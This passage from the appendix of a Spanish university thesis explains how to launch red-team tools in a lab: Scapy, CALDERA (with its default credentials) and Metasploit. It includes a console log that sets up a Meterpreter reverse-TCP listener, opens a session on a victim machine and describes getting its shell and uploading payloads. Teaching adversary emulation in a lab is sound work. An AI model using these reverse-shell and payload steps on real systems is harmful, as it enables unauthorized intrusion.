Para iniciar la herramienta de Scapy, se debe abrir una terminal y ejecutar el comando *scapy*. De esta forma, como se muestra en la figura 85, la herramienta se iniciará y se tomará el control de un intérprete de Python con el módulo de Scapy cargado, lo cual permitirá utilizar la herramienta para las labores que se deseen.

Para conocer los diferentes comandos de Scapy disponibles, se recomienda consultar la documentación oficial [59]. Por otro lado, para ejecutar los *scripts* que se han implementado, se debe introducir en el intérprete el comando *import file*, donde *file* es el fichero Python que implementa un ataque.




Figura 85: Inicialización de Scapy en una terminal

B.6.5. CALDERA

Para inicializar el servidor de CALDERA y así empezar a utilizar la herramienta, se debe abrir una terminal e introducir el comando *sudo caldera –insecure*. Tras ello, se podrá acceder a la interfaz de CALDERA introduciendo en el navegador la dirección *http://localhost:8888*. Al entrar, se requerirán las credenciales de acceso, las cuales son *red* para el usuario y *admin* para la contraseña. Así pues, al iniciar sesión, se accederá con éxito a la herramienta.

En el apartado de *agents* que aparece en la figura 86, se puede conocer el estado de los diferentes agentes desplegados, además de desplegar uno nuevo con las especificaciones que se indiquen.

Por otro lado, en el apartado de *abilities* de la figura 87, se puede encontrar una gran cantidad de ataques a seleccionar para ejecutar sobre un agente. Entre ese listado también se pueden hallar las *abilities* elaboradas para la inyección de Scapy en las máquinas víctimas. Cada *ability* debe tener una serie de comandos remotos a ejecutar y, opcionalmente, un *payload* a inyectar. Solo se permite seleccionar *payloads* procedentes de la carpeta de CALDERA con ruta */usr/share/caldera/plugins/stockpile/payloads/*.

Finalmente, en el apartado de *operations* es posible crear operaciones para introducir en ellas comandos simples o *abilities* previamente definidas, y, que así, se ejecuten automáticamente en la máquina donde se encuentra implantado el agente. En la figura 88, se muestra una




Figura 86: Pantalla de *agents* de CALDERA

operación en marcha vacía, donde mediante los botones de *Manual Command* y *Potential Link* se pueden añadir los pasos necesarios para realizar un ataque completo.

B.6.6. Metasploit

Para iniciar esta herramienta, se debe abrir una terminal e introducir el comando *msfconsole*. Así pues, tal y como se muestra en la figura 89, la herramienta se iniciará y será posible interactuar con ella mediante comandos. Para conocer el listado de comandos disponible en la herramienta, se puede ejecutar el comando *help*.

Para conectar con un agente, se debe ejecutar el comando *resource /home/osboxes/RedTeam/Metasploit/listen-agents.rc*, el cual pondrá la máquina atacante en escucha para así poder establecer conexión con el agente deseado. Si se tiene éxito, se abrirá una terminal de Meterpreter, tal y como se muestra en la figura 90.

Desde Meterpreter, para ejecutar comandos remotos basta con introducir el comando *shell*. Dicho comando da acceso a la *shell* de la máquina víctima, con lo que se puede utilizar como si se estuviese con dicha máquina. Por el otro lado, para inyectar *payloads* solo hace falta ejecutar el comando *upload file*, donde *file* es el fichero que se quiere subir a la máquina víctima como *payload*.




Figura 87: Pantalla de *abilities* de CALDERA




Figura 88: Pantalla de *operations* de CALDERA




Figura 89: Inicio de ejecución de Metasploit

```
msf6 > resource /home/osboxes/RedTeam/Metasploit/listen-agents.rc
[*] Processing /home/osboxes/RedTeam/Metasploit/listen-agents.rc for ERB directives.
resource (/home/osboxes/RedTeam/Metasploit/listen-agents.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/home/osboxes/RedTeam/Metasploit/listen-agents.rc)> set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
resource (/home/osboxes/RedTeam/Metasploit/listen-agents.rc)> set lhost 192.168.0.5
lhost ⇒ 192.168.0.5
resource (/home/osboxes/RedTeam/Metasploit/listen-agents.rc)> set lport 4444
lport ⇒ 4444
resource (/home/osboxes/RedTeam/Metasploit/listen-agents.rc)> run

[*] Started reverse TCP handler on 192.168.0.5:4444
[*] Sending stage (989032 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.5:4444 → 192.168.0.2:37064) at 2023-05-23 20:31:02 -0400

meterpreter >
```

Figura 90: Establecimiento de conexión con agente en Metasploit

UNIVERSIDAD DE MÁLAGA | uma.es

E.T.S de Ingeniería Informática
Bulevar Louis Pasteur, 35
Campus de Teatinos
29071 Málaga

E.T.S. DE INGENIERÍA INFORMÁTICA